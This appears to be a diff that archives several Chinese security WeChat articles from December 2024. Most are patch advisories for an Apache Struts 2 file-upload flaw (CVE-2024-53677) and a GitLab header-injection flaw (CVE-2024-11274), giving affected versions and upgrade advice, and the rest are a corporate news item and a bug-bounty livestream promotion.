官方已发布最新版本修复该漏洞,建议受影响用户将Apache Struts 2更新到6.4.0及以上版本或将项目升级到最新的文件上传机制。 下载链接:https://struts.apache.org/download.cgi 文件上传机制迁移链接:https://struts.apache.org/core-developers/file-upload
|
||||
|
||||

|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**风险资产发现**
|
||||
|
||||
支持对 Apache Struts2 的主动检测,可批量检出业务场景中该事件的**受影响资产**情况,相关产品如下:
|
||||
|
||||
**【深信服主机安全检测响应平台CWPP】**已发布资产检测方案,指纹ID:0004960。
|
||||
|
||||
**【深信服云镜YJ】**已发布资产检测方案,指纹ID:0004960。
|
||||
|
||||
|
||||
|
||||
**参考链接**
|
||||
|
||||
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
|
||||
|
||||
**时间轴**
|
||||
|
||||
|
||||
|
||||
**2024/12/12**
|
||||
|
||||
深瞳漏洞实验室监测到Apache Struts 2 任意文件上传漏洞信息。
|
||||
|
||||
|
||||
**2024/12/12**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
点击**阅读原文**,及时关注并登录深信服**智安全平台**,可轻松查询漏洞相关解决方案。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,83 @@
|
||||
# 【漏洞通告】Apache Struts 2远程代码执行漏洞安全风险通告
|
||||
嘉诚安全 2024-12-12 08:46
|
||||
|
||||
**漏洞背景**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
近日,嘉诚安全监测到Apache Struts 2中存在一个远程代码执行漏洞,漏洞编号为:
|
||||
CVE-2024-53677。
|
||||
|
||||
|
||||
Apache Struts 2是一个基于MVC设计模式的Web应用框架,可用于创建企业级Java web应用程序。
|
||||
|
||||
|
||||
鉴于漏洞危害较大,嘉诚安全提醒相关用户尽快更新至安全版本,避免引发漏洞相关的网络安全事件。
|
||||
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
经研判,该漏洞为
|
||||
**高危**
|
||||
漏洞
|
||||
。Apache Struts 2多个受影响版本中文件上传逻辑存在缺陷,由于在文件上传过程中对用户提供的参数缺乏严格校验,攻击者可以通过操纵文件上传参数执行路径遍历攻击,某些情况下可能导致将恶意文件上传到服务器上的其他位置,从而导致远程代码执行。
|
||||
|
||||
|
||||
**危害影响**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
影响版本:
|
||||
|
||||
Apache Struts 2.0.0 - 2.3.37 (EOL)
|
||||
|
||||
Apache Struts 2.5.0 - 2.5.33
|
||||
|
||||
Apache Struts 6.0.0 - 6.3.0.2
|
||||
|
||||
|
||||
**处置建议**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
目前该漏洞已经修复,受影响用户可将Apache Struts框架升级到6.4.0或更高版本,并在升级后迁移到新的文件上传机制(即使用Action File Upload Interceptor来处理文件上传),从而防止该漏洞。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://struts.apache.org/download.cgi
|
||||
|
||||
注意:不使用FileUploadInterceptor模块的应用程序不受该漏洞影响。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-53677
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,53 @@
|
||||
# 【漏洞通告】Apache Struts 2远程代码执行漏洞(CVE-2024-53677)
|
||||
启明星辰安全简讯 2024-12-12 07:56
|
||||
|
||||
**一、漏洞****概述**
|
||||
<table><tbody><tr style="mso-yfti-irow:0;mso-yfti-firstrow:yes;height:20.15pt;"><td width="103" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt;border-color: windowtext;border-style: solid;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞名称<o:p></o:p></span></section></td><td width="379.6666666666667" colspan="3" style="border-top: 2.25pt solid windowtext;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-size: 14px;font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);"> Apache Struts 2远程代码执行漏洞<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:1;height:20.15pt;"><td width="102.66666666666667" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE ID<o:p></o:p></span></section></td><td width="379.6666666666667" colspan="3" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE-2024-53677<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:2;height:20.15pt;"><td width="103" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞类型<o:p></o:p></span></section></td><td width="151.66666666666666" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;word-break: break-all;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: black;font-size: 14px;">路径遍历、文件上传<o:p></o:p></span></section></td><td width="113.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">发现时间<o:p></o:p></span></section></td><td width="113.66666666666666" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">2024-12-12<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:3;height:20.15pt;"><td width="103" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞评分<o:p></o:p></span></section></td><td width="151.66666666666666" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">9.5<o:p></o:p></span></section></td><td width="113.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, Line truncated
|
||||
Apache Struts 2是一个基于MVC设计模式的Web应用框架,可用于创建企业级Java web应用程序。
|
||||
|
||||
2024年12月12日,启明星辰集团VSRC监测到Apache Struts 2中存在一个远程代码执行漏洞(CVE-2024-53677),该漏洞的CVSS评分为9.5。
|
||||
|
||||
Apache Struts 2多个受影响版本中文件上传逻辑存在缺陷,由于在文件上传过程中对用户提供的参数缺乏严格校验,攻击者可以通过操纵文件上传参数执行路径遍历攻击,某些情况下可能导致将恶意文件上传到服务器上的其他位置,从而导致远程代码执行。
|
||||
|
||||
## 二、影响范围
|
||||
|
||||
Apache Struts 2.0.0 - 2.3.37 (EOL)
|
||||
|
||||
Apache Struts 2.5.0 - 2.5.33
|
||||
|
||||
Apache Struts 6.0.0 - 6.3.0.2
|
||||
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前该漏洞已经修复,受影响用户可将Apache Struts框架升级到6.4.0或更高版本,并在升级后迁移到新的文件上传机制(即使用Action File
|
||||
Upload Interceptor来处理文件上传),从而防止该漏洞。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://struts.apache.org/download.cgi
|
||||
|
||||
注意:不使用FileUploadInterceptor模块的应用程序不受该漏洞影响。
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-53677
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,51 @@
|
||||
# 【漏洞通告】GitLab Kubernetes Proxy Response NEL头注入漏洞(CVE-2024-11274)
|
||||
启明星辰安全简讯 2024-12-12 07:56
|
||||
|
||||
**一、漏洞****概述**
|
||||
<table><tbody><tr style="mso-yfti-irow:0;mso-yfti-firstrow:yes;height:20.15pt;"><td width="98.66666666666667" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt;border-color: windowtext;border-style: solid;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞名称<o:p></o:p></span></section></td><td width="383.6666666666667" colspan="3" style="border-top: 2.25pt solid windowtext;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;word-break: break-all;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-size: 14px;font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);"> GitLab
|
||||
Kubernetes Proxy Response NEL头注入漏洞<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:1;height:20.15pt;"><td width="99" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE ID<o:p></o:p></span></section></td><td width="383.6666666666667" colspan="3" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE-2024-11274<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:2;height:20.15pt;"><td width="99" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞类型<o:p></o:p></span></section></td><td width="155.66666666666666" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: black;font-size: 14px;">注入、信息泄露<o:p></o:p></span></section></td><td width="116.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">发现时间<o:p></o:p></span></section></td><td width="110.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">2024-12-12<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:3;height:20.15pt;"><td width="99" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞评分<o:p></o:p></span></section></td><td width="155.66666666666666" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">8.7<o:p></o:p></span></section></td><td width="116.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞等级<o:p></o:p></span></section></td><td width="110.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">高危<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:4;"><td width="99" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">攻击向量<o:p></o:p></spLine truncated
|
||||
GitLab是一个用于仓库管理系统的开源项目,其使用Git作为代码管理工具,可通过Web界面访问公开或私人项目。
|
||||
|
||||
2024年12月12日,启明星辰集团VSRC监测到GitLab社区版(CE)和企业版(EE)中存在Kubernetes Proxy Response NEL头注入漏洞(CVE-2024-11274),该漏洞的CVSS评分为8.7。
|
||||
|
||||
由于GitLab CE/EE中的Kubernetes代理功能未正确处理或验证注入的Network Error
|
||||
Logging (NEL)头,攻击者可通过在 Kubernetes 代理响应中注入恶意NEL标头, 成功利用该漏洞可能导致会话相关数据泄露,这些数据可能被滥用来进行账户接管(ATO),从而实现未授权访问和控制用户账户。
|
||||
|
||||
## 二、影响范围
|
||||
|
||||
16.1 <= GitLab CE/EE < 17.4.6
|
||||
|
||||
17.5 <= GitLab CE/EE < 17.5.4
|
||||
|
||||
17.6 <= GitLab CE/EE < 17.6.2
|
||||
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前该漏洞已经修复,受影响用户可升级到GitLab CE/EE 17.6.2、17.5.4、17.4.6 或更高版本。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://about.gitlab.com/
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://about.gitlab.com/releases/2024/12/11/patch-release-gitlab-17-6-2-released/
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-11274
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# 【漏洞预警】Apache Struts 文件上传漏洞(CVE-2024-53677)
|
||||
原创 聚焦网络安全情报 安全聚 2024-12-12 13:14
|
||||
|
||||
|
||||
|
||||
|
||||
**严**
|
||||
|
||||
**重**
|
||||
|
||||
**公**
|
||||
|
||||
**告**
|
||||
|
||||
|
||||
|
||||
近日,安全聚实验室监测到 Apache Struts 中存在文件上传漏洞 ,编号为:CVE-2024-53677,CVSS:9.5 此漏洞允许未经身份验证的攻击者可以操纵文件上传参数以启用路径遍历,这可能导致上传可用于执行远程代码执行的恶意文件。
|
||||
|
||||
|
||||
**01 漏洞描述**
|
||||
|
||||
|
||||
|
||||
**VULNERABILITY DESC.**
|
||||
|
||||
|
||||
|
||||
|
||||
Apache Struts 2 是一个基于 Java 的开源 Web 应用框架,广泛用于企业级 Java Web 应用的开发。它采用 MVC(模型-视图-控制器)架构,旨在简化 Web 应用程序的开发和维护。Struts 2 提供强大的表单处理、内置的标签库、国际化支持以及灵活的插件扩展机制,允许开发者快速构建动态和可扩展的应用程序。其核心功能包括易于配置的 Action 管理、高效的请求处理以及与现代前端技术的良好集成,使其成为构建复杂 Web 应用的理想选择。若Apache Struts代码中使用了FileUploadInterceptor,文件上传逻辑中存在漏洞,攻击者可以操纵文件上传参数以启用路径遍历,上传恶意文件。
|
||||
|
||||
|
||||
**02 影响范围**
|
||||
|
||||
|
||||
|
||||
**IMPACT SCOPE**
|
||||
|
||||
|
||||
|
||||
|
||||
2.0.0 <= Struts <= 2.3.37(EOL)
|
||||
|
||||
2.5.0 <= Struts <= 2.5.33
|
||||
|
||||
6.0.0 <= Struts <= 6.3.0.2
|
||||
|
||||
|
||||
**03 安全措施**
|
||||
|
||||
|
||||
|
||||
**SECURITY MEASURES**
|
||||
|
||||
|
||||
|
||||
|
||||
目前厂商已发布可更新版本,建议用户尽快更新至 Apache Struts 的修复版本或更高的版本:
|
||||
|
||||
|
||||
Struts > 2.3.37(EOL)
|
||||
|
||||
Struts > 2.5.33
|
||||
|
||||
Struts > 6.3.0.2
|
||||
|
||||
下载链接:
|
||||
|
||||
https://github.com/apache/struts/releases
|
||||
|
||||
|
||||
**04 参考链接**
|
||||
|
||||
|
||||
|
||||
**REFERENCE LINK**
|
||||
|
||||
|
||||
|
||||
|
||||
1.https://github.com/apache/struts
|
||||
|
||||
2.https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
|
||||
**05 技术支持**
|
||||
|
||||
|
||||
|
||||
**TECHNICAL SUPPORT**
|
||||
|
||||
|
||||
|
||||
|
||||
长按识别二维码,关注 **"安全聚"**
|
||||
公众号!如有任何问题或需要帮助,随时联系我们的技术支持团队。
|
||||
|
||||
|
||||
|
||||
|
||||
**联系我们**
|
||||
|
||||
微信号:SecGat
|
||||
|
||||
关注安全聚,获取更多精彩文章。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
|
||||
**HISTORY**
|
||||
|
||||
/
|
||||
|
||||
**往期推荐**
|
||||
|
||||
[【漏洞预警 | 已复现】FOGPROJECT 文件名命令注入漏洞(CVE-2024-39914)](http://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486405&idx=1&sn=dfa7ce2bc783c81365d21815a76f39c7&chksm=c2295891f55ed187a1c520ff138341f0545969a30a8bd8b57fb8c3182e68a6cac2b42f0db546&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486420&idx=3&sn=3bd4ad9b9aa9e27629eef92cc1a0e00e&scene=21#wechat_redirect)
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486484&idx=1&sn=3e0f106d2ce17f16075690444c6ad16d&scene=21#wechat_redirect)
|
||||
|
||||
[【漏洞预警 | 已复现】Apache OFBiz远程代码执行漏洞(CVE-2024-38856)](https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486484&idx=1&sn=3e0f106d2ce17f16075690444c6ad16d&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486484&idx=1&sn=3e0f106d2ce17f16075690444c6ad16d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【漏洞预警 | 已复现】Splunk Enterprise 未授权任意文件读取漏洞(CVE-2024-36991)](http://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486420&idx=3&sn=3bd4ad9b9aa9e27629eef92cc1a0e00e&chksm=c2295880f55ed1964f7229ce709929430b9a56882028fa882a69bca86e0c0bac01fde5de06bb&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【漏洞预警 | 已复现】Rejetto HTTP File Server 模板注入漏洞(CVE-2024-23692)](http://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486420&idx=2&sn=6c8f1e5428b1c3713ad1aa32231c1de8&chksm=c2295880f55ed1961e9c9e36cc89c9e1c4377ce7b755e3c85b5475fc8a97dcfbe0d68db96264&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,29 @@
|
||||
# 中国网数中心和国家邮政局领导赴启明星辰集团调研交流
|
||||
启明星辰网络空间安全教育 2024-12-12 10:03
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**往期回顾**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[【专业引领未来】知白学院AI+安全实训平台,实战型网信安全人才能力提升的新引擎!](https://mp.weixin.qq.com/s?__biz=MzUzNDg0NTc1NA==&mid=2247510361&idx=1&sn=f4dabe282fa9e091f01674607bae05b4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[国家级科技荣誉+1!启明星辰知白学院网络安全实战化人才教育实训系统斩获“中国好技术”称号](https://mp.weixin.qq.com/s?__biz=MzUzNDg0NTc1NA==&mid=2247510352&idx=1&sn=4e935b92c4673fe4e159848fa5621180&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
**关于知白学院**
|
||||
|
||||
**ABOUT**
|
||||
|
||||
”
|
||||
|
||||
知白学院是启明星辰集团旗下专注网信安全人才培养的教育培训品牌,启明星辰是中国移动专责网信安全子公司。知白学院自1996年创立伊始,致力于构建专业有效的网信安全人才培养体系,为用户提供专业认证培训、产教融合、攻防竞赛、网络安全宣传、赛事支撑、人才运营等服务和一体化网信安全人才与知识解决方案。
|
||||
|
||||
@@ -0,0 +1,79 @@
|
||||
# 单洞赏金1万美刀的漏洞思路分享| 玲珑安全帮会直播
|
||||
FreeBuf知识大陆 FreeBuf 2024-12-12 10:54
|
||||
|
||||
|
||||
|
||||
**直播来啦!**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
国内挖洞日益内卷压力大?
|
||||
|
||||
想挖海外SRC却不知从何下手?
|
||||
|
||||
语言障碍、思路差异以及不熟悉的海外平台规则频频成为挑战美金的阻碍?
|
||||
|
||||
有问题!咱不怕!咱们请到了老师傅带带咱!
|
||||
|
||||
O(∩_∩)O~
|
||||
|
||||
|
||||
FreeBuf请来了我们的重磅嘉宾
|
||||
|
||||
**玲珑安全学员:Reclu3a**
|
||||
|
||||
为我们揭开海外SRC的神秘面纱!
|
||||
|
||||
|
||||
**Reclu3a**,仅用了3个月的时间,0帧起手斩获Hackerone后起之秀排名前10,总榜美区前20的好成绩!截止目前到账赏金6万美刀!约40万+人民币!单洞最高赏金1万美刀!
|
||||
|
||||

|
||||
|
||||
reclu3a赏金截图(部分赏金未到账)
|
||||
|
||||

|
||||
|
||||
单洞赏金1万美刀!
|
||||
|
||||
直播大纲
|
||||
|
||||
|
||||
1、3个月,从0到40万赏金,我是如何实现从国内成功转战海外的?
|
||||
|
||||
2、海外SSRF案例分享;
|
||||
|
||||
3、文件读取案例;
|
||||
|
||||
4、敏感信息泄露案例;
|
||||
|
||||
5、GraphQL越权案例;
|
||||
|
||||
6、1万美刀的漏洞思路;
|
||||
|
||||
7、学员问题答疑;
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本次直播分享3小时
|
||||
|
||||
